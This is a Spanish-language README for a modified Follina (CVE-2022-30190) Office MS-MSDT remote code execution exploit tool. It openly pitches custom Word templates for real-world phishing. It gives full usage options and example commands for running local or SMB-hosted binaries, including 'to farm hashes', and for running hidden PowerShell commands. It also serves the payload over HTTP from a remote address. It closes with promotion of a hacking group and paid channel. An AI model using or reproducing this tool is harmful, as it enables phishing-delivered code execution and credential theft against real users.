
 komomon/cve-2022-30190-follina-office-msdt-fixed
Herramienta de exploit modificada para CVE-2022-30190 para MS-MSDT Office RCE con soporte de plantilla docx personalizada, modos de ejecución binaria/comando y servidor HTTP integrado para entrega remota de payload.

Modificado a partir del proyecto en https://github.com/chvancooten/follina.py, permite personalizar el archivo de plantilla docx, facilitando su uso en ataques de phishing en escenarios reales. Después de editar tu propio documento de Word de phishing, especifícalo con el parámetro -f.
usage: follina.py [-h] -m {binary,command} [-b BINARY] [-f FILE] [-c COMMAND] [-u URL] [-H HOST] [-P PORT]

optional arguments:
  -h, --help            show this help message and exit

Required Arguments:
  -m {binary,command}, --mode {binary,command}
                        Execution mode, can be "binary" to load a (remote) binary, or "command" to run an encoded PS command

Binary Execution Arguments:
  -b BINARY, --binary BINARY
                        The full path of the binary to run. Can be local or remote from an SMB share

Docx file Arguments:
  -f FILE, --file FILE  The docx file

Command Execution Arguments:
  -c COMMAND, --command COMMAND
                        The encoded command to execute in "command" mode

Optional Arguments:
  -u URL, --url URL     The hostname or IP address where the generated document should retrieve your payload, defaults to "localhost"
  -H HOST, --host HOST  The interface for the web server to listen on, defaults to all interfaces (0.0.0.0)
  -P PORT, --port PORT  The port to run the HTTP server on, defaults to 80
Por defecto (docx): muban.docx
# Execute a local binary
python .\follina.py -m binary -b \windows\system32\calc.exe
python .\follina.py -m binary -b \windows\system32\calc.exe -f muban2.docx

# On linux you may have to escape backslashes
python .\follina.py -m binary -b \\windows\\system32\\calc.exe

# Execute a binary from a file share (can be used to farm hashes 👀)
python .\follina.py -m binary -b \\localhost\c$\windows\system32\calc.exe

# Execute an arbitrary powershell command
python .\follina.py -m command -c "Start-Process c:\windows\system32\cmd.exe -WindowStyle hidden -ArgumentList '/c echo owned > c:\users\public\owned.txt'"

# Run the web server on the default interface (all interfaces, 0.0.0.0), but tell the malicious document to retrieve it at http://1.2.3.4/exploit.html
python .\follina.py -m binary -b \windows\system32\calc.exe -u 1.2.3.4

# Only run the webserver on localhost, on port 8080 instead of 80
python .\follina.py -m binary -b \windows\system32\calc.exe -H 127.0.0.1 -P 8080


Los interesados pueden seguir la cuenta pública Z2O安全攻防 y responder "加群", agregar a Z2OBot 小K quien te añadirá automáticamente al grupo de intercambio Z2O安全攻防 para compartir más contenido interesante.
El equipo ha creado un 'Knowledge Planet', donde se actualizan periódicamente las últimas reproducciones de vulnerabilidades, enseñándote paso a paso, y también se actualizan POC y técnicas avanzadas de pruebas de penetración interna y externa. Los interesados pueden unirse.
¡Bienvenido a darle estrella ⭐ O(∩_∩)O






